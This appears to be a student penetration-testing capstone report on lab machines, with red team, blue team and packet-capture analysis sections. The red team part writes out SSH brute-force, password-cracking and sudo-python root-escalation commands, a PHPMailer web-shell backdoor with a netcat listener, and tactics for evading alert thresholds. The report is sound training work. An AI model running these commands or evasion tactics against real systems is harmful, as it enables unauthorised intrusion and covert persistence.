

[Red Team Assessment]

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This document contains the following resources:

Network Topology & Critical Vulnerabilities


Exploits Used

Avoiding Detect

Maintaining Access



Network Topology



Network

Address Range: 192.168.1.0/24

Netmask: 1 Gateway: 255

Machines

IPv4: 192.168.1.110

OS: Linux

Hostname: Target 1

IPv4: 192.168.1.115

OS: Linux

Hostname: Target 2

IPv4: 192.168.1.90

OS: Linux

Hostname: Kali

IPv4: 192.168.1.105

OS: Linux

Hostname: Capstone

Critical Vulnerabilities: Target 1

 Our assessment uncovered the following critical vulnerabilities in Target 1.

Vulnerability	Description	Impact					
SSH open	Remote access to box via SSH	Brute force possible					
WordPress web server	WPSCAN enumeration	Ability to find usernames					
MySQL root password	Password was plain text visible	Allowed hashes to be found					
Weak SU permission	Python allowed SU access	Priv Esc to root - owned					

Critical Vulnerabilities: Target 2

Vulnerability	Description	Impact
Remote SSH password	No attempt limit set	Easily brute forced
PHPMailer	Incorrectly configured	Script injection possible
Wordpress directories	Remote access allowed	Enumeration / Vuln discovery
MySQL root account	Password visible in plain text	Priv Esc possible - owned

 Our assessment uncovered the following critical vulnerabilities in Target 2.

Exploits Used

Exploitation: [Username Discovery]

Summarize the following:

- Nmap scan, wpscan, gobuster
- Achieved usernames, open ports, hidden directories on webserver
- Gobuster dir –u http://192.168.1.110 –w directory-list-2.3-medium.txt
- Nmap –script vulners.nse –sV 192.168.1.110
- Wpscan –url http://192.168.1.110/wordpress --wp-content-dir -ep -et -eu

```
root@Kali:~# nmap 192.168.1.110

Starting Nmap 7.80 (https://nmap.org ) at 2020-07-08 17:52 PDT

Nmap scan report for 192.168.1.110

Host is up (0.0015s latency).

Not shown: 995 closed ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

111/tcp open rpcbind

139/tcp open netbios-ssn

445/tcp open microsoft-ds

MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

```
[i] User(s) Identified:
                                                             2020/07/09 21:30:06 Starting gobuster
[+] steven
                                                             /img (Status: 301)
                                                             /css (Status: 301)
 Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
                                                             /wordpress (Status: 301)
 Confirmed By: Login Error Messages (Aggressive Detection)
                                                              /manual (Status: 301)
                                                             /js (Status: 301)
[+] michael
                                                             /vendor (Status: 301)
 Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
                                                             /fonts (Status: 301)
 Confirmed By: Login Error Messages (Aggressive Detection)
                                                             /server-status (Status: 403)
```

Exploitation: [Remote access via SSH & MySQL root access]

Summarize the following:

root@Kal1:~# ls

- With usernames for webserver we were able to brute force login password via Hydra. From there root password found for MySQL database. This led to hash findings used to crack second user's password with John
- Command run: hydra –I Michael –P /usr/share/wordlists/rockyou.txt 192.168.1.110 ssh
- John –wordlist=/usr/share/wordlists/rockyou.txt password.txt

```
Desktop Downloads Music Pictures Templates
Documents hydra.restore password.txt Public Videos
root@Kali:~#
root@Kali:~#
root@Kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt password.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84 (?)
1g 0:00:00:55 2.39% (ETA: 15:58:11) 0.01816g/s 7248p/s 8082c/s 8082C/s neverthesame..neilandrew
```

```
Shell No. 1
              Edit View
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1
.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-08 1
9:34:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
 recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to sk
ip waiting)) from a previous session found, to prevent overwriting, ./hydra
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l
:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110 login: michael password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not compl
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-08 1
9:34:41
root@Kali:~#
```

Exploitation: [Python able to run as root by non sudoer]

Summarize the following:

- After gaining user shell with elevated access it was determined Steven could use python as root user.
- Sudo python >>> import os >>> os.system >>> os.system("/bin/bash")
- The elevated permissions to root enabling ownage of this box

Avoiding Detection

Stealth Exploitation of [Excessive HTTP Errors]

Monitoring Overview

- Which alerts detect this exploit? -- Top 5 HTTP response status codes
- Which metrics do they measure? -- By count
- Which thresholds do they fire at? -- Above 400 within 5 minutes

Mitigating Detection

- -- We can reduce number of requests sent by using modifiers to target specific information rather than general sweep of site. We can also reduce number of threads used to keep requests within a shorter burst range.
- -- Alternatively there are several sites that can perform the scan online increasing likeliness alert will be dismissed as false alarm. Example sites include virustotal.com or upguard.com/webscan these may give the appearance of internal security testing for the site by authorized users.

Stealth Exploitation of [HTTP request size monitor]

Monitoring Overview

- Which alerts detect this exploit? HTTP request bytes
- Which metrics do they measure? By sum
- Which thresholds do they fire at? Is above 3500 bytes within 1 minute

Mitigating Detection

- -- Best method would be to target wpscan for usernames and focus attack through SSH login brute force as there is no known active alert for SSH created.
- -- Although still noisy as stated in previous slide, we could use online wpscanning to mask our own information and disguise some of the traffic through virus scanning sites in order to have the alert dismissed as false alarm.

Stealth Exploitation of [CPU usage monitor]

Monitoring Overview

- Which alerts detect this exploit? CPU system process total percentage
- Which metrics do they measure? When max usage exceeds 50 percent
- Which thresholds do they fire at? For at least 5 minutes

Mitigating Detection

- -- All scans and attacks must remain within a 4-minute window with 4-minute rest between tasks in order to prevent accidental trigger of alert as it is not possible to measure usage prior to owning the box.
- -- Alternatively to avoid pinpointing a single point of origin these attacks and tasks should be spread through various sources and IP addresses to make identification of true source more difficult. Azure and AWS boxes would be a good place to start etc.

Maintaining Access

Backdooring the Target

Backdoor Overview

- What kind of backdoor did you install? backdoor remote code execution
- How did you drop it? Via command line exploiting PHPMailer vulnerability
 - -- ./exploit.sh
- How do you connect to it?
 - O In firefox >>> navigate to http://192.168.1.115/backdoor.php
 - O In terminal >>> setup listener >>> "nc –lvnp 4444"
 - O Modify the URL to add "?cmd=/bin/bash"
 - O Gained shell on the box

[Blue Team Assessment]

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities

Alerts Implemented

Hardening

Implementing Patches

Alerts Implemented

[Excessive HTTP Errors]

Summarize the following:

- Which metric does this alert monitor?By count
- What is the threshold it fires at?400 + within 5 minutes from top 5 HTTP response status codes
- Provide a screenshot of the alert in action.

WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes

[HTTP Request Size Monitor]

Summarize the following:

- Which **metric** does this alert monitor?

 Sum
- What is the **threshold** it fires at?

 HTTP request bytes over all documents is over 3500 within 1 minute
- Provide a screenshot of the alert in action.

WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute


[CPU Usage Monitor]

Summarize the following:

- Which **metric** does this alert monitor?

 Max
- What is the **threshold** it fires at?
 - CPU total utilization over all documents is about 50 percent for 5 minutes
- Provide a screenshot of the alert in action.

WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes



Hardening Against [SSH password usage] on Target 1

SSH using simple passwords is never a smart idea. Instead it would be better to use SSH key pair:

- There would no longer be an ability to brute force password access to remote server.
- Requires used the "ssh-keygen" command followed by "ssh-copy-id" to copy key
- ▶ Disable password login for root account

Hardening Against [HTTP] on Target 1

- Remove server version banner and directory browser listing:
 - This does not remove a vulnerability; this simply makes enumeration and vulnerability identification more difficult
 - ▶ Banner removal: edit /etc/apache2/httpd.conf
 - ServerTokens >>> Prod
 - ServerSignature >>> Off
 - Disable browser listing: edit /etc/httpd/conf/httpd.conf
 - ► Find line: Options Indexes FollowSymLinks >>> remove "Indexes"

Hardening Against [Samba SMBD] on Target 1

► Use host-based protection and IPC\$ share deny:

- Allowing remote connection from specific IP ranges prevents unauthorized access to hidden files on server.
- ▶ IPC\$ share deny prevents remote users from seeing what shares are available on the server via named pipes essential for communication between programs

Hardening Against [Apache 2.4.10 buffer overflow] on Target 2

- Several buffer overflow CVEs have been identified for this version of Apache including CVE-2017-7679
 - The updated versions of Apache have patched these vulnerabilities
 - Running these commands in order:
 - Apt-get install software-properties-common
 - Add-apt-repository ppa:ondrej/apache2
 - Apt-get update && apt-get upgrade -y

Hardening Against [PHPMailer] on Target 2

- ▶PHPMailer version prior to 5.2.18 are susceptible to remote command execution; In this case CVE-2016-10033
 - Assuming you are using the recommended method of use composer, then run "composer update" to get latest version
 - Check composer.lock file to ensure latest version has been installed

Hardening Against [MySQL running as root user] on Target 2

► Database credentials from WordPress file wpconfig.php provide clear text view of root password allowing root access to MySQL database:


- Disable remote login to database
- ► Limit or disable "Show Databases"
- Alter which hosts have access MySQL
- Remove all anonymous accounts
- ► Harden plain text password with Unix file permissions "chown" & "chmod"

http://192.168.1.110/service X

X Security

o Mail - Nauman Jaliawala × # Slack | ! 01-class-activit∈× Security


michael@target1:/var/www



[Start of Network Analysis]

Table of Contents

This document contains the following resources:



Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description					
Top Talkers (IP Addresses)	172.16.4.205 / 185.243.115.84 / 10.0.0.201	Machines that sent the most traffic.					
Most Common Protocols	HTTP / SMB2 / SAMBA(AD)	Three most common protocols on the network.					
# of Unique IP Addresses	804	Count of observed IP addresses.					
Subnets	172.16.4.0/24 / 10.0.0.0/24 / 192.168.1.0/24	Observed subnet ranges.					
# of Malware Species	1 identified – trojan "june11.dll"	Number of malware binaries identified in traffic.					

Behavioral Analysis

Purpose of Traffic on the Network

Web browsing

"Normal" Activity

Youtube, web browsing, web application usage (skype etc)

Suspicious Activity

Downloading malware, torrenting, sandboxing, and using cloud servers

Normal Activity

[Normal Activities 1]

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
 - Most packets in top 3 categories include: HTTP, TCP, & DNS traffic
- What, specifically, was the user doing? Which site were they browsing? Etc.
 - Browsing websites, reading Angie's blogs, trying to jailbreak their iPhone

```
▼ HTTP Requests by HTTP Host
   www.vinylmeplease.com
   www.sabethahospital.com
   www.publicdomaintorrents.com
        /bt/btdownload.php?type=torrent&file=Betty Boop Rhythm on the Reservation.avi.torrent
  www.msftncsi.com
  ▼ www.iphonehacks.com
        /wp-includes/js/wp-embed.min.js
        /wp-includes/js/jquery/jquery-migrate.min.js
        /wp-includes/js/comment-reply.min.js
        /wp-includes/css/dist/block-library/style.min.css
        /wp-content/themes/iphonehacks/style.css?ver=1.130
        /wp-content/themes/iphonehacks/js/modernizr.js
        /wp-content/themes/iphonehacks/js/jquery.fitvids.js
        /wp-content/themes/iphonehacks/js/foundation.min.js
        /wp-content/themes/iphonehacks/is/app.is
        /wp-content/themes/iphonehacks/img/menu.png
        /wp-content/themes/iphonehacks/img/logo.jpg
        /wp-content/themes/iphonehacks/fonts/fontawesome-webfont.woff2?v=4.6.3
        /wp-content/themes/iphonehacks/favicon.png
        /wp-content/themes/iphonehacks/favicon.ico
        /wp-content/themes/iphonehacks/css/style.css
        /wp-content/themes/iphonehacks/css/font-awesome.min.css
```

```
    ocsp.digicert.com

    mysocalledchaos.com

     /wp-includes/js/wp-emoji-release.min.js?ver=5.2.2
     /wp-includes/is/wp-embed.min.js?ver=5.2.2
     /wp-includes/js/masonry.min.js?ver=3.3.2
     /wp-includes/js/jquery/jquery.masonry.min.js?ver=3.1.2b
     /wp-includes/js/jquery/jquery.js?ver=1.12.4-wp
     /wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1
     /wp-includes/js/imagesloaded.min.js?ver=3.2.0
     /wp-includes/css/dist/block-library/style.min.css?ver=5.2.2
     /wp-includes/css/dashicons.min.css?ver=5.2.2
     /wp-content/uploads/useanyfont/uaf.css?ver=1524058848
     /wp-content/uploads/2019/04/MomLifeStickers-Feat-400x600.png
     /wp-content/uploads/2019/03/Financial-Planner-stickers-feat-400x600.jpg
     /wp-content/uploads/2019/02/HomeandGardenStickers3-400x600.png
     /wp-content/uploads/2019/01/2019GoalsADHD-400x600.jpg
     /wp-content/uploads/2018/11/AdventCalendarFillers-400x600.jpg
     /wp-content/uploads/2018/11/12-Days-of-Christmas-Swap-400x600.jpg
     /wp-content/uploads/2018/02/self-care.jpg
     /wp-content/uploads/2018/02/photography.jpg
     /wp-content/uploads/2018/02/footer-218x300.png
     /wp-content/uploads/2018/02/fleshy-in-this-2571786.jpg
     /wp-content/uploads/2018/02/cropped-MSCC header 2018-1.png
```

[Normal Activity 2]

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
 - Most packets in top 3 categories include: HTTP, TCP, & DNS traffic
- What, specifically, was the user doing? Which site were they browsing? Etc.
 - Interestingly Roger spent quite some time using Amazon CloudFront and Youtube

No.		Time	Source	Destination	Protocol	Length Info
1	13625	156.464426600	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.1	TCP	1411 80 → 50233 [ACK] Seq=3266 Ack=1229 Win=32
+			d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.1	HTTP	74 HTTP/1.1 200 OK (PNG)
			d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.1		1411 80 → 50234 [ACK] Seq=9514 Ack=1628 Win=33
			d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.1		1411 80 → 50234 [ACK] Seq=8169 Ack=1628 Win=33
	Charles of the Control of the Control		d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.1		1411 80 → 50234 [ACK] Seq=6824 Ack=1628 Win=33
	13618	156.362560100	www-googletagmanager.l.google.com	Roger-MacBook-Pro.1	TCP	74 443 → 50241 [SYN, ACK] Seq=0 Ack=1 Win=60
T			d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.1	CALCULATION OF THE PARTY OF THE	208 HTTP/1.1 200 OK (PNG)
1	13613	156.354889400	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.1	TCP	1411 80 - 50231 [ACK] Seq=49376 Ack=1605 Win=3
I	13612	156.332299300	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.1	TCP	1411 80 - 50231 [ACK] Seq=48031 Ack=1605 Win=3
1	13611	156.309718100	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.1	TCP	66 80 → 50232 [ACK] Seq=132253 Ack=1696 Win=
L			youtube-ui.l.google.com	Roger-MacBook-Pro.1	TCP	66 443 → 50225 [ACK] Seq=75283 Ack=1345 Win=
I	13602	156.270954000	youtube-ui.l.google.com	Roger-MacBook-Pro.1	TLSv1.3	
1			youtube-ui.l.google.com	Roger-MacBook-Pro.1	TLSv1.3	1411 Application Data [TCP segment of a reasse
1	13597	156.225803600	youtube-ui.l.google.com	Roger-MacBook-Pro.1	TLSv1.3	
1			youtube-ui.l.google.com	Roger-MacBook-Pro.1	TLSv1.3	
I			youtube-ui.l.google.com	Roger-MacBook-Pro.1		
1			youtube-ui.l.google.com	Roger-MacBook-Pro.1		
1			5. T. (1. (1. (1. (1. (1. (1. (1. (1. (1. (1	Roger-MacBook-Pro.1		
I			youtube-ui.l.google.com	Roger-MacBook-Pro.1		

Malicious Activity

[Spurious Retransmission]

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
 - Most malicious activity found used TCP and HTTP traffic in large quantities
- What, specifically, was the user doing? Which site were they browsing? Etc.
 - An infected user's computer upon download of malicious payload began communication with attacker site in spades as an outward indicator of trojan infection

			•									
No		Time	Source	Destination	٠	Protocol	Length	Info				
	83589	855.591831900	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		HTTP	341	[TCP	Spurious R	etransmissio	n] HT.	II.
	83588	855.586357800	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP	54	80 -	49249 [ACK] Seq=227765	Ack=	ST .
	83587	855.585498000	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP	54	80 -	49249 [ACK] Seq=227765	Ack=	
	83583	855.569707500	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP	1411	[TCP	Spurious R	etransmissio	on] 80.	
Ш	83581	855.546083800	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP	1411	[TCP	Spurious R	etransmissio	n] 80.	
Ш	83580	855.523498500	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP	1199	[TCP	Spurious R	etransmissio	on] 80.	
	83579	855.504316400	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP	54	80 -	49249 [ACK] Seq=226626	Ack=	
2	83578	855.503466800	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP	1411	[TCP	Spurious R	etransmissio	on] 80.	
Ш	83577	855.480909100	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP	1411	TCP	Spurious R	etransmissio	on] 80.	
Ш	83576	855.458327500	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP	1411	[TCP	Spurious R	etransmissio	on] 80.	2
Ш	83575	855.435729000	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP	1411	TCP	Spurious R	etransmissio	n] 80.	and the
	83574	855.413156300	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP	1411	[TCP	Spurious R	etransmissio	on] 80.	***
	83573	855.390576500	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP	1411	[TCP	Spurious R	etransmissio	on] 80.	
ш	83571	855.367040100	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP	1411	[TCP	Spurious R	etransmissio	on] 80.	
Ш	83569	855.343504600	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP	1411	TCP	Spurious R	etransmissio	on] 80.	i i i
Ш	83566	855.319035400	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP	1411	TCP	Spurious R	etransmissio	on] 80.	
Ш	83565	855.296436800	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP	1411	TCP	Spurious R	etransmissio	on] 80.	
	83559	855.269057700	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP	1411	[TCP	Spurious R	etransmissio	on] 80.	
80.0	83558	855.246473400	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP	1411	TTCP	Spurious R	etransmissio	n] 80.	ing o

[Online Sandboxing]

Summarize the following:

- What, specifically, was the user doing? Which site were they browsing? Etc.
 - After being infected with trojan, it appears user attempted to isolate infected files using online sandbox site ball.dardavies.com and while waiting for results he was visiting Angie's public blog at mysocalledchaos.com

No.		Time	Source	Destination -	•	Protocol	Length	Info			-1000000	Marian Marianana	
10 3	73200	721.163016600	ball.dardavies.com	Rotterdam-PC.mind-hammer.net		TCP	54	443	→ 49236	[FIN,	ACK]	Seq=20525	
1	73199	721.162276800	ball.dardavies.com	Rotterdam-PC.mind-hammer.net		TCP	54	80 -	49239	FIN,	ACK]	Seq=74841	***
1	73198	721.161450000	ball.dardavies.com	Rotterdam-PC.mind-hammer.net		TCP	54	443	→ 49236	[ACK]	Seq=	20525 Ack=	
	73197	721.160431600	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		TCP						ission] 80	
	73196	721.137845700	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	- 3	TCP	54	80 -	49244	[FIN,	ACK]	Seq=16499	
	73193	721.135067200	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	1	TCP	54	80 -	49238	[FIN,	ACK]	Seq=6414 A	
1 3	73192	721.134203700	ball.dardavies.com	Rotterdam-PC.mind-hammer.net		TCP	54	80 -	49243	[FIN,	ACK]	Seq=16511	**************************************
1	73190	721.132389600	ball.dardavies.com	Rotterdam-PC.mind-hammer.net		TCP						Seq=13557	
	73189	721.131519200	b5689023.green.mattingsolutions	Rotterdam-PC.mind-hammer.net		HTTP	1411	[TC	Spurio	us Ret	ransm	ission] Co)
	73186	721.107035100	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	3	TCP	54	80 -	49242	[FIN,	ACK]	Seq=15919	
1	73185	721.106155000	ball.dardavies.com	Rotterdam-PC.mind-hammer.net		TCP	54	80 -	49245	[FIN,	ACK]	Seq=16623	
10 3	73182	721.103399700	locprod1-elb-eu-west-1.prod.moza	Rotterdam-PC.mind-hammer.net	3	TCP	54	443	→ 49193	[FIN,	ACK]	Seq=3786	
ž.	73181	721.102528400	locprod1-elb-eu-west-1.prod.moza	Rotterdam-PC.mind-hammer.net		TLSv1.2	85	Enci	rypted A	lert			
1	73180	721.101140900	locprod1-elb-eu-west-1.prod.moza	Rotterdam-PC.mind-hammer.net		TCP	54	443	→ 49193	[ACK]	Seq=	3755 Ack=1	
100	73179	721.100277000	click.clickanalytics208.com	Rotterdam-PC.mind-hammer.net	- 3	TCP	54	443	→ 49220	[FIN,	ACK]	Seq=13872	
1	73178	721.099412700	click.clickanalytics208.com	Rotterdam-PC.mind-hammer.net	- 1	TCP	54	443	→ 49220	[ACK]	Seq=	13872 Ack=	
L	73176	721.097608300	mysocalledchaos.com	Rotterdam-PC.mind-hammer.net		TCP	54	80 -	49199	[FIN,	ACK]	Seq=815228	Back Total
	73173	721.094810200	mysocalledchaos.com	Rotterdam-PC.mind-hammer.net		TCP	54	80 -	49201	[FIN,	ACK]	Seq=205058	3
